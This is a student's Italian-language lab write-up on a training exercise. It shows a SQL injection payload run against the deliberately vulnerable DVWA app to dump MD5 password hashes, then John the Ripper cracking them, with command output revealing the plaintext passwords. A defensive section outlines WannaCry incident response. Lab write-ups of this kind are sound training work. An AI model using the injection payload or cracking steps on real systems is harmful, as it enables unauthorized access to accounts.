

ESERCIZIO W14D1

Password cracking e malware

Mungiovì Fabio

TASK

Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio le password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto e provate ad eseguire delle sessioni di cracking sulla password con John the Ripper per recuperare la loro versione in chiaro.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

Consegna:

1. Screenshot del SQL injection già effettuata
2. Spiegare la tipologia e il meccanismo utilizzato per il cracking
3. Screenshot dell'esecuzione del cracking e del risultato

FACOLTATIVO:

Hai appena scoperto che l'azienda che segui come consulente di sicurezza ha un computer con Windows infettato dal malware WannaCry.

Cosa fai per mettere in sicurezza il tuo sistema?

Consegna:

1. Per prima cosa occorre intervenire tempestivamente sul sistema infetto
2. In seguito, preparare un elenco delle varie possibilità di messa in sicurezza del sistema
3. Per ogni possibilità valutare i pro e i contro


ESECUZIONE

Recuperiamo gli hash delle password estratte dalla DVWA nell'esercizio precedente

User ID:

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Copiamoli uno per riga in un file di testo, che chiamiamo *hash.txt*




Una volta creato il file, utilizziamo il tool John The Ripper per craccare gli hash e ottenere le corrispondenti password.

Utilizziamo il comando

```
john --format=raw-md5 <percorso_hash.txt>
```

Dove `--format` indica al tool il formato degli hash, nel nostro caso MD5

Una volta avviato, JtR tramite le sue librerie interne decodificherà gli hash e ci restituirà le relative password.



```
fabiomun@kali: /
File Actions Edit View Help

(fabiomun@kali)-[/]
$ john --format=raw-md5 /home/fabiomun/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256
AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if
any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2025-06-02 15:44) 21.73g/s 775434p/s 775434c/s
782113C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracke
d passwords reliably
Session completed.
```

Scoprire WannaCry su un computer aziendale è un problema serio, ma ecco come agire subito e come mettere in sicurezza il sistema.

Intervento Immediato sul Sistema Infetto

1. Scollega la rete:
La cosa più importante è isolare immediatamente il computer dalla rete.
Staccare il cavo Ethernet o disattivaew il Wi-Fi.
Questo impedirà a WannaCry di diffondersi ad altri computer.
2. Spegner il computer:
Questo fermerà la cifratura dei file, anche se i file già cifrati non saranno recuperati.
3. Non pagare il riscatto:
Pagare il riscatto non garantisce il recupero dei file e incoraggia i criminali.

Messa in Sicurezza del Sistema: Possibilità e Valutazioni

1. Ripristino da Backup

Cancellare tutto dal computer infetto e ripristinare i dati da un backup pulito (cioè, fatto prima dell'infezione).

- **Pro:**
Il modo più sicuro per eliminare WannaCry e riavere i dati.
- **Contro:**
Richiede un backup recente e funzionante.

2. Formattazione e Reinstallazione

Formattare completamente il disco rigido del computer e reinstallare il sistema operativo Windows da zero

- **Pro:**
Garantisce l'eliminazione completa del malware.
- **Contro:**
Perdita di tutti i dati non salvati esternamente.
Processo lungo e dispendioso in termini di tempo per reinstallare tutto.

3. Utilizzo di Strumenti di Rimozione Malware Specifici

Provare a usare software antivirus aggiornati o strumenti specifici per la rimozione di WannaCry (se disponibili e affidabili) per pulire il sistema.

- **Pro:**
Potrebbe recuperare il sistema senza perdere dati (anche se i file già cifrati rimarranno tali).
Meno dispendioso in termini di tempo rispetto alla formattazione.
- **Contro:**
Non c'è la garanzia che tutti i file del malware vengano rimossi. I file già cifrati non verranno decifrati.

4. Applicazione di Patch e Aggiornamenti

Una volta che il sistema è pulito applica immediatamente tutte le patch di sicurezza e gli aggiornamenti di Windows, in particolare quelli relativi alla vulnerabilità EternalBlue (MS17-010) che WannaCry sfrutta.

- **Pro:**
Previene future infezioni da WannaCry e altri malware simili. Migliora la sicurezza generale del sistema.
- **Contro:**
Questo è un passo preventivo o post-pulizia, non una soluzione per un'infezione attiva.